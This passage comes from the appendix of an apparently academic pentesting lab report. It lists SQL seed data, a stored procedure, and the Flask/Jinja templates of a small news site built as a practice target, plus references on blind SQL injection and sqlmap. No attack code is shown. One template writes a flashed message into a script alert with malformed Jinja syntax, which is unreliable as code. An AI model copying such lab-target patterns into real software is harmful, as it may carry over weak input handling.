65 The game takes 50 people, in five teams of ten. To ensure a fair and fruitful contest,
66 each team includes a cross-section of official Washington - CIA spooks, FBI agents,
67 foreign policy experts, Pentagon boffins, geopoliticos from the National Security
68 Council - not the soldiers against the cops against the spies against the geeks
69 against the wonks.
70
71 The Day After starts in a Defense Department briefing room. The teams are presented with
72 a series of hypothetical incidents, said to have occurred during the preceding 24
73 hours. Georgia's telecom system has gone down. The signals on Amtrak's New York to
74 Washington line have failed, precipitating a head-on collision. Air traffic control
75 at LAX has collapsed. A bomb has exploded at an army base in Texas. And so forth.",
76 now());
77
78 DELIMITER //

```



```

48
49 CREATE PROCEDURE GetArticle(IN ArticleId INT)
50 BEGIN
51     SELECT * FROM News WHERE Id = ArticleId;
52 END //
53
54 DELIMITER ;

```

Listing 33: Base de datos

A.4. Templates

A.4.1. index.html

```

1 <!doctype html>
2 <html lang="en">
3   <head>
4     <meta charset="utf-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
6     <meta name="description" content="Pr ctica pentesting UOC">
7     <meta name="author" content="Mark Otto, Jacob Thornton, and Bootstrap contributors">
8     <meta name="generator" content="Jekyll v4.1.1">
9     <title>Pentesting UOC</title>
10
11     <link rel="canonical" href="https://getbootstrap.com/docs/4.5/examples/pricing/">
12
13     <!-- Bootstrap core CSS -->
14     <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css" integrity="sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQUOhcWr7x9JvoRxT2MZw1T" crossorigin="anonymous">
15
16     <style>
17       .bd-placeholder-img {
18         font-size: 1.125rem;
19         text-align: middle;
20         -webkit-user-select: none;
21         -moz-user-select: none;
22         -ms-user-select: none;
23         user-select: none;
24       }
25
26       @media (min-width: 768px) {
27         .bd-placeholder-img-lg {
28           font-size: 3.5rem;
29         }
30       }
31     </style>
32   </head>
33   <body>
34     <div class="d-flex flex-column flex-md-row align-items-center p-3 px-md-4 mb-3 bg-white border-bottom shadow-sm">
35       <h5 class="my-0 mr-md-auto font-weight-normal">Pentesting UOC</h5>
36       <nav class="my-2 my-md-0 mr-md-3">
37         <a class="p-2 text-dark" href="/">Home</a>
38         <a class="p-2 text-dark" href="#">About</a>
39         <a class="p-2 text-dark" href="mailto:priortortg@uoc.edu">Contact</a>
40       </nav>
41       <div>
42         {% if session['user'] %}
43         <a class="btn btn-outline-danger" href="/logout">Log Out</a>
44         {% else %}
45         <a class="btn btn-outline-success" href="/register">Register</a>
46         <a class="btn btn-outline-primary" href="/login">Log In</a>
47         {% endif %}
48       </div>
49     </div>
50
51     <div class="pricing-header px-3 py-3 pt-md-5 pb-md-4 mx-auto text-center">
52       <h1 class="display-4">Noticias</h1>
53     </div>
54
55     <div class="container">

```

```

56     <div class="card-deck mb-3 text-center">
57         {% for article in context['news'] %}
58         <div class="card mb-4 shadow-sm">
59             <div class="card-body">
60                 <h4 class="card-title pricing-card-title">{{ article[1][:40] + '...' if
article[1]|length > 40 else article[1] }}</h4>
61                 <p>{{ article[2][:250] }}...</p>
62                 <a href="/news?id={{ article[0] }}" type="button" class="btn btn-lg btn-
block btn-outline-primary">Ver noticia</a>
63             </div>
64         </div>
65         {% endfor %}
66     </div>
67 </div>
68 </body>
69 </html>

```

Listing 34: Vista de inicio

A.4.2. news.html

```

1 <!doctype html>
2 <html lang="en">
3   <head>
4     <meta charset="utf-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
6     <meta name="description" content="">
7     <meta name="author" content="Mark Otto, Jacob Thornton, and Bootstrap contributors">
8     <meta name="generator" content="Jekyll v4.1.1">
9     <title>Pentesting    UOC</title>
10
11     <link rel="canonical" href="https://getbootstrap.com/docs/4.5/examples/pricing/">
12
13     <!-- Bootstrap core CSS -->
14     <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/
bootstrap.min.css" integrity="sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/
iJTQUOhcWr7x9JvoRxT2MZw1T" crossorigin="anonymous">
15
16     <style>
17       .bd-placeholder-img {
18         font-size: 1.125rem;
19         text-align: middle;
20         -webkit-user-select: none;
21         -moz-user-select: none;
22         -ms-user-select: none;
23         user-select: none;
24       }
25
26       @media (min-width: 768px) {
27         .bd-placeholder-img-lg {
28           font-size: 3.5rem;
29         }
30       }
31     </style>
32   </head>
33   <body>
34     <div class="d-flex flex-column flex-md-row align-items-center p-3 px-md-4 mb-3 bg-
white border-bottom shadow-sm">
35       <h5 class="my-0 mr-md-auto font-weight-normal">Pentesting    UOC</h5>
36       <nav class="my-2 my-md-0 mr-md-3">
37         <a class="p-2 text-dark" href="/">Home</a>
38         <a class="p-2 text-dark" href="#">About</a>
39         <a class="p-2 text-dark" href="mailto:priortortg@uoc.edu">Contact</a>
40       </nav>
41       <div>
42         {% if session['user'] %}
43         <a class="btn btn-outline-danger" href="/logout">Log Out</a>
44         {% else %}
45         <a class="btn btn-outline-success" href="/register">Register</a>
46         <a class="btn btn-outline-primary" href="/login">Log In</a>
47         {% endif %}
48       </div>
49     </div>

```

```

50
51 <div class="pricing-header px-5 py-3 pt-md-5 pb-md-4 mx-auto">
52   <h3 class="display-4">{{ article[1] }}</h3>
53   <small>{{ article[3] }}</small>
54   <p class="lead">{{ article[2] }}</p>
55 </div>
56
57 </body>
58 </html>

```

Listing 35: Vista detalle de articulos

A.4.3. form.html

```

1 <!doctype html>
2 <html lang="en">
3   <head>
4     <meta charset="utf-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
6     <meta name="description" content="Pr ctica pentesting UOC">
7     <meta name="author" content="Mark Otto, Jacob Thornton, and Bootstrap contributors">
8     <meta name="generator" content="Jekyll v4.1.1">
9     <title>Pentesting UOC</title>
10
11     <link rel="canonical" href="https://getbootstrap.com/docs/4.5/examples/pricing/">
12
13     <!-- Bootstrap core CSS -->
14     <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css" integrity="sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQUOhcWr7x9JvoRxT2MZw1T" crossorigin="anonymous">
15
16     <style>
17       .bd-placeholder-img {
18         font-size: 1.125rem;
19         text-align: middle;
20         -webkit-user-select: none;
21         -moz-user-select: none;
22         -ms-user-select: none;
23         user-select: none;
24       }
25
26       @media (min-width: 768px) {
27         .bd-placeholder-img-lg {
28           font-size: 3.5rem;
29         }
30       }
31     </style>
32   </head>
33   <body>
34     <div class="d-flex flex-column flex-md-row align-items-center p-3 px-md-4 mb-3 bg-white border-bottom shadow-sm">
35       <h5 class="my-0 mr-md-auto font-weight-normal">Pentesting UOC</h5>
36       <nav class="my-2 my-md-0 mr-md-3">
37         <a class="p-2 text-dark" href="/">Home</a>
38         <a class="p-2 text-dark" href="#">About</a>
39         <a class="p-2 text-dark" href="mailto:priutortg@uoc.edu">Contact</a>
40       </nav>
41       <div>
42         <a class="btn btn-outline-success" href="/register">Register</a>
43         <a class="btn btn-outline-primary" href="/login">Log In</a>
44       </div>
45     </div>
46
47     <div class="pricing-header px-3 py-3 pt-md-5 pb-md-4 mx-auto text-center">
48       {% if request.path == "/register" %}
49       <h1 class="display-4">Registrar usuario</h1>
50       {% else %}
51       <h1 class="display-4">Log In</h1>
52       {% endif %}
53     </div>
54
55     <div class="container">
56       {% if request.path == "/register" %}

```

```

57 <form action="/register" method="POST">
58 {% else %}
59 <form action="/login" method="POST">
60 {% endif %}
61 <div class="text-center">
62 <ul class="list-group list-group-flush">
63 {% if request.path == "/register" %}
64 <li class="list-group-item">
65 <input name="email" placeholder="Email" type="email" required>
66 </li>
67 {% endif %}
68 <li class="list-group-item">
69 <input name="name" placeholder="Name" required>
70 </li>
71 <li class="list-group-item">
72 <input name="password" placeholder="Password" type="password" required>
73 </li>
74 <li class="list-group-item">
75 <button class="btn btn-success" type="submit">Submit</button>
76 </li>
77 </ul>
78 </div>
79 </form>
80 </div>
81
82 {% with messages = get_flashed_messages() %}
83 {% if messages %}
84 <script>
85 alert("{% messages[0] %}");
86 </script>
87 {% endif %}
88 {% endwith %}
89
90 </body>
91 </html>

```

Listing 36: Formulario de login y registro

A.5. Templates - Modificaciones para NoSQL

A.5.1. index.html

```

1 <div class="card-body">
2 <h4 class="card-title pricing-card-title">{{ article['title'][:40] + '...'
3 if article['title']|length > 40 else article['title'] }}</h4>
4 <p>{{ article['body'][:250] }}...</p>
5 <a href="/news?id={{ article['article_id'] }}" type="button" class="btn btn-
lg btn-block btn-outline-primary">Ver noticia</a>
</div>

```

Listing 37: Vista de inicio modificada para Mongo

A.5.2. news.html

```

1 <div class="pricing-header px-5 py-3 pt-md-5 pb-md-4 mx-auto">
2 <h3 class="display-4">{{ article['title'] }}</h3>
3 <small>{{ article['datetime'] }}</small>
4 <p class="lead">{{ article['body'] }}</p>
5 </div>

```

Listing 38: Vista detalle de articulos modificada para Mongo

Referencias

- [1] **INFORMATION_SCHEMA Tables / Introduction**
MySQL 8.0 Reference Manual
<https://dev.mysql.com/doc/refman/8.0/en/information-schema-introduction.html>
- [2] **Flask**
<https://flask.palletsprojects.com/en/1.1.x/>
- [3] **MySQL is a widely used, open-source relational database management system (RDBMS).**
Docker Official Images
https://hub.docker.com/_/mysql
- [4] **Bootstrap**
<https://getbootstrap.com/>
- [5] **"SQL Stored Procedures for SQL Server",**
w3schools.com.
https://www.w3schools.com/sql/sql_stored_procedures.asp
- [6] **Blind SQL Injection**
OWASP
https://owasp.org/www-community/attacks/Blind_SQL_Injection
- [7] **SQL DUAL table**
w3resource
<https://www.w3resource.com/sql/sql-dual-table.php>
- [8] **SQL LIKE Operator**
w3schools.com
https://www.w3schools.com/sql/sql_like.asp
- [9] **sqlmap**
<http://sqlmap.org/>
- [10] **Object-Relational Mapping Revisited - A Quantitative Study on the Impact of Database Technology on O/R Mapping Strategies**
Semantic Scholar
<https://www.semanticscholar.org/paper/Object-Relational-Mapping-Revisited-A-Quantitative-Lorenz-708ac5e798b7e45b949d42e2f872549a3612e1e2>
- [11] **MongoDB document databases provide high availability and easy scalability.**
Docker Official Images
https://hub.docker.com/_/mongo
- [12] **"db.collection.find()"**
MongoDB Documentation.
<https://docs.mongodb.com/manual/reference/method/db.collection.find/>